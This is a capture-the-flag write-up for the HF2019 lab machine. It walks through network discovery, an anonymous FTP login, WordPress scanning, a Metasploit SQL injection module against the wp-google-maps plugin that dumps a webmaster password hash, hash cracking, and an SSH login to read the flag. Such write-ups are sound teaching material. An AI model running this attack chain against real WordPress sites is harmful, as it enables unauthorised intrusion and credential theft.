HF2019

Submitted By

Harith P

- Finding HR2019 machine ip address, using `netdiscover`

```
Currently scanning: 192.168.63.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.5.1     d8:32:14:8e:59:a0      1      60  Tenda Technology Co.,Ltd.Don
192.168.5.105   f4:3b:d8:4f:18:93      1      60  Intel Corporate
192.168.5.109   08:00:27:46:0e:ce      1      60  PCS Systemtechnik GmbH
192.168.5.101   f2:78:bb:d0:33:f9      1      60  Unknown vendor
```

- Scaning discoverd ip address, used nmap tool
- Three open services available ftp,ssh,http

```
┌──(root㉿kali)-[/home/cyber]
└─# nmap 192.168.5.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 18:26 IST
Nmap scan report for 192.168.5.109
Host is up (0.00031s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:46:0E:CE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

- Login ftp service, used anonymous name.

```
┌──(root㉿kali)-[/home/cyber]
└─# ftp 192.168.5.109
Connected to 192.168.5.109.
220 (vsFTPd 3.0.3)
Name (192.168.5.109:cyber): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40076|)
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           420 Nov 30  2017 index.php
-rw-rw-r--    1 ftp      ftp         19935 Sep 05  2019 license.txt
-rw-rw-r--    1 ftp      ftp          7447 Sep 05  2019 readme.html
-rw-rw-r--    1 ftp      ftp          6919 Jan 12  2019 wp-activate.php
drwxrwxr-x    9 ftp      ftp          4096 Sep 05  2019 wp-admin
-rw-rw-r--    1 ftp      ftp           369 Nov 30  2017 wp-blog-header.php
-rw-rw-r--    1 ftp      ftp          2283 Jan 21  2019 wp-comments-post.php
-rw-rw-r--    1 ftp      ftp          3255 Sep 27  2019 wp-config.php
drwxrwxr-x    8 ftp      ftp          4096 Sep 29  2019 wp-content
-rw-rw-r--    1 ftp      ftp          3847 Jan 09  2019 wp-cron.php
drwxrwxr-x   20 ftp      ftp         12288 Sep 05  2019 wp-includes
-rw-rw-r--    1 ftp      ftp          2502 Jan 16  2019 wp-links-opml.php
-rw-rw-r--    1 ftp      ftp          3306 Nov 30  2017 wp-load.php
-rw-rw-r--    1 ftp      ftp         39551 Jun 10  2019 wp-login.php
-rw-rw-r--    1 ftp      ftp          8403 Nov 30  2017 wp-mail.php
-rw-rw-r--    1 ftp      ftp         18962 Mar 28  2019 wp-settings.php
-rw-rw-r--    1 ftp      ftp         31085 Jan 16  2019 wp-signup.php
-rw-rw-r--    1 ftp      ftp          4764 Nov 30  2017 wp-trackback.php
-rw-rw-r--    1 ftp      ftp          3068 Aug 17  2018 xmlrpc.php
226 Directory send OK.
ftp> cat xmlrpc.php
?Invalid command.
ftp> exit
221 Goodbye.
```

- Then word press scanning, using `wpscan –url`

```
┌──(root㉿kali)-[/home/cyber]
└─# wpscan --url http://192.168.5.109/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.5.109/ [192.168.5.109]
[+] Started: Sat Aug 10 18:38:43 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.25 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.5.109/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
```

- Identified one Plugin

```
[i] Plugin(s) Identified:

[+] wp-google-maps
 | Location: http://192.168.5.109/wp-content/plugins/wp-google-maps/
 | Latest Version: 9.0.40
 | Last Updated: 2024-07-12T06:29:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | The version could not be determined.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=> (137 / 137) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Aug 10 18:38:47 2024
[+] Requests Done: 178
[+] Cached Requests: 5
[+] Data Sent: 44.533 KB
[+] Data Received: 415.84 KB
[+] Memory used: 264.641 MB
[+] Elapsed time: 00:00:03
```

- Open metsploit tool, using `msfconsole`

```
┌──(root㉿kali)-[/home/cyber/CPT/Pentestgarage/John]
└─# msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x


                _---------.
            .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@@          @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
    "--'.@@@  -.@         @ ,'-   .'--"
         ".@' ; @       @ `.  ;'
           |@@@@ @@@     @    .
            ' @@@ @@   @@    ,
             `.@@@@    @@   .
               ',@@     @   ;           _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."    \|--- \_____________/
                 '(.,...."/


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
```

- Search wp-google-maps plugin

```
msf6 > search wp-google-maps

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/admin/http/wp_google_maps_sqli  2019-04-02       normal  Yes    WordPress Google Maps Plugin SQL Injection


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/wp_google_maps_sqli
```

- Get inside, using ‘use 0’
- Show the option
- Target host is missing.

```
msf6 > use 0
msf6 auxiliary(admin/http/wp_google_maps_sqli) > ls
[*] exec: ls

fa7addf2-26e5-4dc3-9327-621106189d74-john.zip
msf6 auxiliary(admin/http/wp_google_maps_sqli) > options

Module options (auxiliary/admin/http/wp_google_maps_sqli):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DB_PREFIX  wp_              yes       WordPress table prefix
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.
```


- Add target host,using set RHOSTS <ip address>. Then again check

```
msf6 auxiliary(admin/http/wp_google_maps_sqli) > set RHOSTS 192.168.5.109
RHOSTS => 192.168.5.109
msf6 auxiliary(admin/http/wp_google_maps_sqli) > options

Module options (auxiliary/admin/http/wp_google_maps_sqli):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DB_PREFIX  wp_              yes       WordPress table prefix
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.5.109    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   VHOST                       no        HTTP server virtual host
```

- Exploit the module.
- Got username and password hashes.

```
msf6 auxiliary(admin/http/wp_google_maps_sqli) > exploit
[*] Running module against 192.168.5.109

[*] 192.168.5.109:80 - Trying to retrieve the wp_users table...
[+] Credentials saved in: /root/.msf4/loot/20240810200809_default_192.168.5.109_wp_google_maps.j_613670.bin
[+] 192.168.5.109:80 - Found webmaster $P$BsqOdiLTcye6AS1ofreys4GzRlRvSr1 webmaster@none.local
[*] Auxiliary module execution completed
```

- Create a file then drop the password hashes, and cracked that file using John tool.
- OR use hashes.com web site.



- Then logined ssh service.
- Discoverd the flag

```
┌──(root㉿kali)-[/home/cyber]
└─# ssh webmaster@192.168.5.109
(webmaster@192.168.5.109) Password:
Linux HF2019-Linux 4.19.0-0.bpo.6-amd64 #1 SMP Debian 4.19.67-2~bpo9+1 (2019-09-
10) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
webmaster@HF2019-Linux:~$ ls
flag.txt
webmaster@HF2019-Linux:~$ cat flag.txt
83cad236438ff0c0dbce55d7f0034aee18f5c39e
```